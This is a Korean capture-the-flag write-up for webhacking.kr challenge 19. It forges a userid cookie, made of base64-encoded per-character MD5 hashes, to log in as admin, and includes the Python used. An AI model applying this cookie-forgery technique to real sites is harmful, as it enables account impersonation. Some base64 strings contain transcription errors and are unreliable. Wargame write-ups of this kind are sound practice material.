

webhacking.kr 19번문제

Xero


박준혁 (한양대학교 신소재공학부 2학년 군휴학 중)

2016-03-31


Email : wnsгурzxc@naver.com

Facebook : <https://www.facebook.com/wnsgurzxc>


다음과 같이 id와 제출버튼이 있다.




admin을 제출하니 다음과 같이 admin이 아니라고 뜬다.



a를 제출하니 다음과 같이 a로 로그인 되었다.




쿠키를 보니 userid쿠키에 base64값이 들어있는 값이 있다.



파이썬으로 URL디코딩을 한 후 base64 디코딩을 하니 다음의 값이 나왔다.

```
>>> import base64, urllib
>>> urllib.parse.unquote('MGNjMTc1YjIjMGYxYjZhODMxYzM5OWUyNjk3NzI2NjE%3D')
'MGNjMTc1YjIjMGYxYjZhODMxYzM5OWUyNjk3NzI2NjE='
>>> base64.b64decode(b'MGNjMTc1YjIjMGYxYjZhODMxYzM5OWUyNjk3NzI2NjE=')
b'0cc175b9c0f1b6a831c399e269772661'
```

md5값이 보이기에 디코딩해보니 a가 나왔다.




ad도 똑같이 해본 결과 a와 d 한 글자씩의 md5 해쉬화 한 것을 붙여서 base64 인코딩을 한 것이 userid에 들어있다.

따라서 admin을 한 글자씩 떼서 md5화 한 후 base64 인코딩하면 될 것이다.

파이썬으로 다음과 같이 코딩하였다.

```
>>> import hashlib, base64
>>> sAnswer=''
>>> for i in 'admin':
>>>     sAnswer+=hashlib.md5(str(i).encode()).hexdigest()
>>> base64.b64encode(sAnswer.encode())
b'MGNjMTc1YjIjMGYxYjZhODMxYzM5OWUyNjk3NzI2NjE4Mjc3ZTA5MTBkNzUwMTk1YjQ0ODc5NzYxNmUwOTFhZDZmO
GY1NzcwNTA5MGRhMjYzMjQ1Mzk4OGQ5YTE1MDFiODY1YzBjMGI0YWIwZTA2M2U1Y2FhMzM4N2MxYTg3NDE3Yjh1OTY1
YWQ0YmNhMGU0MWFhNTFkZTdiMzEzNjNhMQ=='
```

MGNjMTc1YjljMGYxYjZhODMxYzM5OWUyNjk3NzI2NjE4Mjc3ZTA5MTBkNzUwMTk1YjQ0ODc5NzYxNmUwOTFhZDZmOGY1NzcxNTA5MGRhMjYzMjQ1Mzk4OGQ5YTE1MDFiODY1YzBjMGI0YWlwZTA2M2U1Y2FhMzM4N2MxYTg3NDE3YjhiOTY1YWQ0YmNhMGU0MWFhNTFkZTdiMzEzNjNhMQ== 라는 값이 나왔고 이를 userid 쿠키값에 넣어보았다.



그러자 admin으로 로그인되고 클리어되었다.

